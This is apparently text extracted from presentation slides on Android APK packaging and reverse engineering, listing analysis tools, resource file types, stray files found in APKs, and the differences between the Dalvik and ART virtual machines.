
jadx

radare

010Editor Templates

# ANDROID APPLICATION PACKAGING (APK)

application/vnd.android.package-archive




**Resource file**  
Compiled Android  
Resource File

R.java  
strings.xml  
layouts.xml  
ids.xml

**Reversed with:**  
aapt  
apktool  
axmlprinter2

# ANDROID APPLICATION PACKAGING (APK)

application/vnd.android.package-archive



## Random Files

Since it's a zip, lots of extra stuff lands here

## Examples:

Java source  
protobuf definitions  
private keys  
cross infections from build machines


# DALVIK VM

32bit only  
“Just In Time”

VS

# ART VM

32bit and 64bit  
“Ahead of Time”




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VS

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32bit and 64bit  
